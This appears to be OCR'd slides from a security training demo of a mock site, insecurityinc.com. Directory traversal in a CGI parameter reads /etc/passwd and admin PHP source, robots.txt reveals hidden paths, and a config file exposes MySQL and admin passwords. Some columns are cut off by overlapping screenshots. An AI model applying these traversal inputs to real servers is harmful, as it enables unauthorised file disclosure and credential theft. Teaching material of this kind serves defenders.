
INSECURElinks Home | About Us | Applications | Support | Contact Us

http://www.insecurityinc.com/cgi-bin/show?../html/apps.html Internet


http://www.insecurityinc.com/cgi-bin/show?../../../../etc/passwd - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.insecurityinc.com/cgi-bin/show?../../../../etc/passwd
Go Links
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/var/spool/news: uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP
User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null rpm:x:37:37::/var/lib/rpm:/bin/bash ntp:x:38:38::/etc/ntp:/sbin/nologin rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false rpcuser:x:29:29:RPC S
User:/var/lib/nfs:/sbin/nologin nscd:x:28:28:NSCD Daemon:/:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash apache:x:4
pcap:x:77:77::/var/arpwatch:/sbin/nologin junkbust:x:73:73::/etc/junkbus
darrin:x:500:500:darrin:/home/darrin:/bin/bash
show[1] - Notepad
File Edit Format Help
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
pcap:x:77:77::/var/arpwatch:/sbin/nologin
junkbust:x:73:73::/etc/junkbuster:/bin/bash
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
darrin:x:500:500:darrin:/home/darrin:/bin/bash
Magnifier
Search Favorites Media
http://www.insecurityinc.com/cgi-bin/show?../../../../etc/passwd
Internet

Gaining Admin Access


http://www.insecurityinc.com/robots.txt - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.insecurityinc.com/robots.txt
Go Links
Disallow: /customers/
/admin/
/db/
/support/
/services/
/finance/
/breakables/
/hr/
Done
Internet


Login Interface - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.insecurityinc.com/admin/phpfilefarm.php
Go Links
Login Interface
Access denied
Login:
Password:
Done
Internet


<?=$title?> - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites Media

Address http://www.insecurityinc.com/cgi-bin/show?../admin/phpfilefarm.php Go Links

$Id: index.php,v 1.25 2001/08/28 21:59:51 www Exp $ * Original AnyPortal (c) 1999 John Martin (http://www.anyportal.com) * AnyPortal(php) by Stefan@Wiesendanger.org (http://nger.org/anyportal/) This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version. This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details. You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 59 Temple Place - Suite 330, Boston, MA 02111-1307, USA. ==== History ========== 25 MAY 99 - original ASP version (AnyPortal Site Manager) 17 SEP 99 - change upload from SA-FILEUP to aspSmartUpload. 10 APR 00 - simplified PHP3 version. 18 APR 00 - most of PHP3 port working. Slight modifications 22 APR 00 - modified syntax highlighting, no absolute paths revealed, PHP builtin authentication, global style sheet as callback, use apache default icons as an alternative to the wingdings font. 25 APR 00 - catch some exceptions (not foolproof yet) 26 APR 00 - catch some more exceptions, implicit copy function by saving somewhere else in the detail view, MD5 hashed password. 27 APR 00 - Fixed authentication you to a non-existent address after structure, made several optimizations 1 - Added support for hidden files, adde in icon() method. Replace fixsize() met a form Cancel button on VIEW page Replaced parent bar with a nice friendl at skins are identicle. (http://www.turnstyle.com/andromeda) 28 AUG 01 - Added support for excluded files/directory names. Fixed bug for filenames with spaces. Added Download() method to force downloading of all file types. 06 SEP 01 - Added check to prevent ".." in path names when you save. Cleaned up some HTML to better validate as HTML 3.2 (better than nothing) ==========*/ $filefarm = new FileFarm(); class FileFarm { var $title; var $allow_edit; var $show_hidden; var $allowed_types; var $size_limit; var $new_days; var $image_types; var $date_format; var $file_perms; var $dir_perms; var $base_dir; var $web_dir; var $rel_dir; var $rel_path; var $self; function FileFarm() { global $POSTACTION,$HTTP_POST_VARS,$HTTP_GET_VARS; global $HTTP_POST_FILES,$PHP_SELF,$PHP_AUTH_USER,$PHP_AUTH_PW; // title of your file farm $this->title = "FileFarm"; // files you want to be able to edit in text mode // and view with (primitive) syntax highlighting $this->allow_edit = array (".txt",".asp",".htm",".html",".cfm",".php3",".php",".phtml",".shtml",".css",".xml",".pl"); // whether or not to show hidden files (dot filenames) $this->show_hidden = TRUE; // display directory summaries $this->show_summary = TRUE; // convert path names to breadcrumbs? $this->breadcrumbs = TRUE; // mimetypes that you want to allow for uploading // set this to FALSE to disable file type validation // $this->allowed_types = array("text/plain","text/html","application/x-zip-compressed"); $this->allowed_types = FALSE; // list of files/directories to specifically exclude from listing $this->excluded = array(".htaccess","robots.txt","favicon.ico"); // maximum file size allowed for uploading (in bytes) $this->size_limit = "100000000000"; // number of days a file is considered NEW $this->new_days = 7; // files that will display as images



Done Internet

show[2] - Notepad

File Edit Format Help

```
k?
include("../phpSecurePages/secure.php");

/*=========================================================================

phpFileFarm (c) 2001 - Jason Hines <jason@greenhell.com>
$Id: index.php,v 1.25 2001/08/28 21:59:51 www Exp $

 * Original AnyPortal (c) 1999 John Martin (http://www.anyportal.com)
 * AnyPortal(php) by Stefan@Wiesendanger.org (http://nger.org/anyportal/)

This program is free software; you can redistribute it and/or
modify it under the terms of the GNU General Public License
as published by the Free Software Foundation; either version 2
of the License, or (at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public

You should have rec
along with this pro
Foundation, Inc., 5

==== History ======

25 MAY 99 - origina
17 SEP 99 - change
10 APR 00 - simplif
18 APR 00 - most of
22 APR 00 - modifie
            builtin
            apache
25 APR 00 - catch some exceptions (not foolproof yet)
26 APR 00 - catch some more exceptions, implicit copy function by saving
            somewhere else in the detail view, MD5 hashed password.
27 APR 00 - Fixed authentication bug.
12 MAY 00 - Fixed trouble with exec() with newer versions of
            PHP3. Fixed bug which would send you to a non-
            existent address after file modifications.
24 AUG 01 - Renamed project to phpFileFarm, cleaned alot of code,
            classified the structure, made several optimizations for
            PHP4, removed authentication, added allowed upload file types
            and max file upload size.
25 AUG 01 - Added support for hidden files, added more details to
            detail view, lowercased all HTML syntax, added authentication.
26 AUG 01 - Fixed bug in icon() method. Replace fixsize() method with a
            more accurate algorithm. Added directory totals / summary.
            Replaced javascript.back() with a form Cancel button on VIEW
                                                page. Renamed some vars. Fixed bug where you were trapped in
            the error page if directory was not found.  Replaced parent
            bar with a nice friendly breadcrumbs trail feature.
27 AUG 01 - Added theme support, based from Andromeda; this means that
```

Magnifier

$admEmail"); } include($cfgProgDir . $languageFile); include($cfgProgDir . "session.php"); // choose between login or logout if ($logout) { // logout include ($cfgProgDir . "logout.php"); } else { // loading login check include($cfgProgDir . "checklogin.php"); } ?>

show[1] - Notepad

File Edit Format Help


```
/* this data is necessary if a database is used */
$cfgServerHost = 'localhost';              // MySQL hostname
$cfgServerPort = '';                       // MySQL port - leave blank for default port
$cfgServerUser = 'root';                   // MySQL user
$cfgServerPassword = 'zaq12wsx';                  // MySQL password

$cfgDbDatabase = 'phpSecurePages';         // MySQL database name containing phpSecurePages table
$cfgDbTableUsers = 'phpSP_users';          // MySQL table name containing phpSecurePages user fields
$cfgDbLoginfield = 'user';                 // MySQL field name containing login word
$cfgDbPasswordfield = 'password';          // MySQL field name containing password
$cfgDbUserLevelfield = 'userlevel';        // MySQL field name containing user level
  // Choose a number which represents the category of this users authorization level.
  // Leave empty if authorization levels are not used.
  // See readme.txt for more info.
$cfgDbUserIDfield = 'primary_key';         // MySQL field name containing user identification
  // enter a distinct ID if you want to be able to identify the current user
  // Leave empty if no ID is necessary.
  // See readme.txt for more info.


/******* Database -
/* information belo
$cfgDbTableSessions
  // MySQL table na
$cfgDbTableSessionV
  // MySQL table na


/******* Data *******
$useData = true;

/* this data is nec
$cfgLogin[1] = 'adm
$cfgPassword[1] = 'hackme';                // password
$cfgUserLevel[1] = '';                     // user level
  // Choose a number which represents the category of this users authorization level.
  // Le
  // Se
$cfgUse
  // en
  // Le
  // Se

$cfgLog
$cfgPas
$cfgUse
$cfgUse

$cfgLog
$cfgPas
$cfgUse
$cfgUserID[3] = '';
```

